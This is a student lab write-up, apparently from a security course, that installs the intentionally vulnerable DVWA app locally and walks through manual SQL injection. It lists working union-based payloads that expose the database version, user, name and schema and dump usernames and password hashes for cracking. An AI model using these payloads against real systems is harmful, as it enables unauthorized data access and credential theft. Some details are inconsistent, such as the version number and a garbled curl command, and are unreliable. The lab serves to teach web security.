

## Practical – 7

**Aim:** Perform web application testing using DVWA. Perform Manual SQL injection.

- **What is Damn Vulnerable Web App (DVWA)?**

- Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
- Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

- **What is a SQL Injection?**


- SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
- This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
- The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

- **What is SQL Injection Harvesting?**

- SQL Injection Harvesting is where a malicious user supplies SQL statements to render sensitive data such as usernames, passwords, database tables, and more.

- **How to Install and configure DVWA ?**

1. Download DVWA from **www.dvwa.co.uk** as shown in below picture.



- Unzip the downloaded file and rename it with the name you want here i am renaming it with dvwa\_sc.



- Move the dvwa\_sc folder into /var/www directory.

```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads#
```

- Change the permission of the folder

```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads# chmod -R 755 /var/www/dvwa_sc
root@divyang:~/Downloads#
```


- Now we need to configure file which was into dvwa\_sc/config folder so we are applying commands which was shown into bellow picture.

```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads# chmod -R 755 /var/www/dvwa_sc
root@divyang:~/Downloads# cd /var/www/dvwa_sc
root@divyang:/var/www/dvwa_sc# ls
about.php      dvwa          index.php      php.ini        vulnerabilities
CHANGELOG.md  external     instructions.php README.md
config         favicon.ico  login.php      robots.txt
COPYING.txt    hackable    logout.php     security.php
docs           ids_log.php phpinfo.php    setup.php
root@divyang:/var/www/dvwa_sc# cd config
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config#
```

6. Edit the config.inc.php file as shown in picture.

```
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config# leafpad config.inc.php
```

In config.inc.php file we need to remove password and save it.



```
# If you are having problems connecting to the MySQL database and all of the variable
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during
# Please use a database dedicated to DVWA.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
```

7. Now open terminal and fire commands for start mysql services.

```
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config# leafpad config.inc.php
root@divyang:/var/www/dvwa_sc/config# service mysql start
[ ok ] Starting MySQL database server: mysqld . . .
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@divyang:/var/www/dvwa_sc/config#
```

8. Now we have to create data base for the dvwa so login into mysql and create database.

When asking for password do not type anything just hit enter and then after we are able to fire queries for creating database.

```
root@divyang:/var/www/dvwa_sc/config# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.41-0+wheezy1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Type: create database (name of database);

In this we are going to make name of database as dvwa\_sc.

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)

mysql> █
```

Show the created database using show databases; query

```
mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| dvwa_sc |
| mysql |
| performance_schema |
+-----+
5 rows in set (0.02 sec)

mysql> █
```

Now type exit and go back to the root.

```
mysql> exit
Bye
root@divyang:/var/www/dvwa_sc/config#
```



9. Now start apache services by applying following command

Command: **Service apache2 start**

```
root@divyang:/var/www/dvwa_sc/config# service apache2 start
[...] Starting web server: apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
..ok
root@divyang:/var/www/dvwa_sc/config#
```

10. Now set curl by applying following command.

Command: **Curl -data 'create db=create+%2f+Reset+Database'**


**http://127.0.0.1/dvwa\_sc/setup.php # --cookie PHPSETSSID=1**

```
root@divyang:/var/www/dvwa_sc/config# curl -data 'create db=create+%2f+Reset+Database'
http://127.0.1.1/dvwa_sc/setup.php# --cookie PHPSETSSID=1
```

11. After applying above command start web browser and point to the 127.0.0.1/dvwa\_sc/

After pointing to above URL we redirected to login page.

Enter “admin ” as user id and “password ” as password and login into DVWA



12. Now go to setup/Reset DB and click on create/reset Database.



After clicking on Create/Reset Database below details are visible below the create/reset Database which will show that setup successful.

The screenshot shows the 'Create / Reset Database' button at the top. Below it, a series of messages indicate the successful setup of the database:

- Database has been created.
- 'users' table was created.
- Data inserted into 'users' table.
- 'guestbook' table was created.
- Data inserted into 'guestbook' table.
- Setup successful!

- **Manual SQL injection.**

1. For manual SQL injection login into DVWA and then go to DVWA Security and set low and click on submit.

The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security (highlighted), PHP Info, About, and Logout. The main content area shows four security levels: 1. Low, 2. Medium, 3. High, and 4. Impossible. The 'Low' level is selected, and the 'Submit' button is visible. Below the security levels, there is a section for PHPIDS (PHP-Intrusion Detection System) with a red error message: 'Cannot write to the PHPIDS log file: /var/www/dvwa\_sc/external/phpids/0.6/lib/IDS/tmp/phpids\_log.txt'. The PHPIDS description states it is a security layer for PHP-based web applications that filters user input against a blacklist of malicious code.

- **Basic Injection**

- Now go to SQL Injection section and on the sql injection page there is a text box with name User Id now insert 1 or 2 in that box and click on submit. Webpage/code is supposed to print ID, First name, and Surname to the screen.

- Always True Scenario

The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection' section. The left sidebar contains navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), and XSS (Reflected). The main content area displays the 'User ID' input field and a 'Submit' button. Below the input field, the output shows: ID: 2, First name: Gordon, Surname: Brown. A 'More Information' section lists several links related to SQL injection.

Input the below text into the User ID Textbox .

**%' or '0'='0**

Click Submit

The screenshot shows the DVWA interface after submitting the SQL injection payload. The 'User ID' input field now contains '%'' or '0'='0'. The output displays multiple records: ID: %'' or '0'='0, First name: admin, Surname: admin; ID: %'' or '0'='0, First name: Gordon, Surname: Brown; ID: %'' or '0'='0, First name: Hack, Surname: Me; ID: %'' or '0'='0, First name: Pablo, Surname: Picasso; ID: %'' or '0'='0, First name: Bob, Surname: Smith.

- In this scenario, we are saying display all record that are false and all records that are true.
  - %' - Will probably not be equal to anything, and will be false.
  - '0'='0' - Is equal to true, because 0 will always equal 0.
- Database Statement
 

```
mysql> SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';
```
- Display Database Version
  - Input the below text into the User ID Textbox.
 

**%' or 0=0 union select null, version() #**

Click Submit

Instructions	User ID: <input type="text"/> <input type="button" value="Submit"/>  ID: '%' or 0=0 union select null, version() # First name: admin Surname: admin  ID: '%' or 0=0 union select null, version() # First name: Gordon Surname: Brown  ID: '%' or 0=0 union select null, version() # First name: Hack Surname: Me  ID: '%' or 0=0 union select null, version() # First name: Pablo Surname: Picasso  ID: '%' or 0=0 union select null, version() # First name: Bob Surname: Smith  ID: '%' or 0=0 union select null, version() # First name: Surname: 5.5.41-0+wheezy1
Setup / Reset DB	
Brute Force	
Command Injection	
CSRF	
File Inclusion	
File Upload	
Insecure CAPTCHA	
SQL Injection	
SQL Injection (Blind)	
XSS (Reflected)	
XSS (Stored)	
DVWA Security	
PHP Info	
About	

- Notice in the last displayed line, 5.1.60 is displayed in the surname. This is the version of the mysql database.
- **Display Database User**
  - Input the below text into the User ID Textbox .  
**%' or 0=0 union select null, user() #**  
 Notice in the last displayed line, root@localhost is displayed in the surname. This is the name of the database user that executed the behind the scenes PHP code.

Instructions	User ID: <input type="text"/> <input type="button" value="Submit"/>  ID: '%' or 0=0 union select null, user() # First name: admin Surname: admin  ID: '%' or 0=0 union select null, user() # First name: Gordon Surname: Brown  ID: '%' or 0=0 union select null, user() # First name: Hack Surname: Me  ID: '%' or 0=0 union select null, user() # First name: Pablo Surname: Picasso  ID: '%' or 0=0 union select null, user() # First name: Bob Surname: Smith  ID: '%' or 0=0 union select null, user() # First name: Surname: root@localhost
Setup / Reset DB	
Brute Force	
Command Injection	
CSRF	
File Inclusion	
File Upload	
Insecure CAPTCHA	
SQL Injection	
SQL Injection (Blind)	
XSS (Reflected)	
XSS (Stored)	
DVWA Security	
PHP Info	
About	



- **Display Database Name**

- Input the below text into the User ID Textbox (See Picture).

**%' or 0=0 union select null, database() #**

Notice in the last displayed line, dvwa is displayed in the surname. This is the name of the database.

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' field contains the payload: `%' or 0=0 union select null, database() #`. The output displays the results of the SQL query, showing the database name 'dvwa' in the surname field.

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith
6		dvwa

- **Display all tables in information\_schema**

- Input the below text into the User ID Textbox.

**%' and 1=0 union select null, table\_name from information\_schema.tables #**

Click Submit

- Now we are displaying all the tables in the information\_schema database. The INFORMATION\_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' field contains the payload: `%' and 1=0 union select null, table_name from information_schema.tables #`. The output displays the results of the SQL query, showing the names of all tables in the information\_schema database.

ID	First name	Surname
1		CHARACTER SETS
2		COLLATIONS
3		COLLATION CHARACTER SET APPLICABILITY
4		COLUMNS


- **Display all the user tables in information\_schema**

- Input the below text into the User ID Textbox.

**%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'**

Click Submit

Now we are displaying all the tables that start with the prefix "user" in the information\_schema database.



- Display all the columns fields in the information\_schema user table

• Input the below text into the User ID Textbox.


**'%' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #**

Click Submit

Now we are displaying all the columns in the users table. Notice there are a user\_id, first\_name, last\_name, user and Password column.



- Display all the columns field contents in the information\_schema user tabl
  - Input the below text into the User ID Textbox (See Picture).  
 %' and 1=0 union select null,  
 concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
 Click Submit  
 Now we have successfully displayed all the necessary authentication information  
 into this database.



- From the Above details we can create a Password hash file and we can use tools like John The Ripper and other to decrypt this passwords.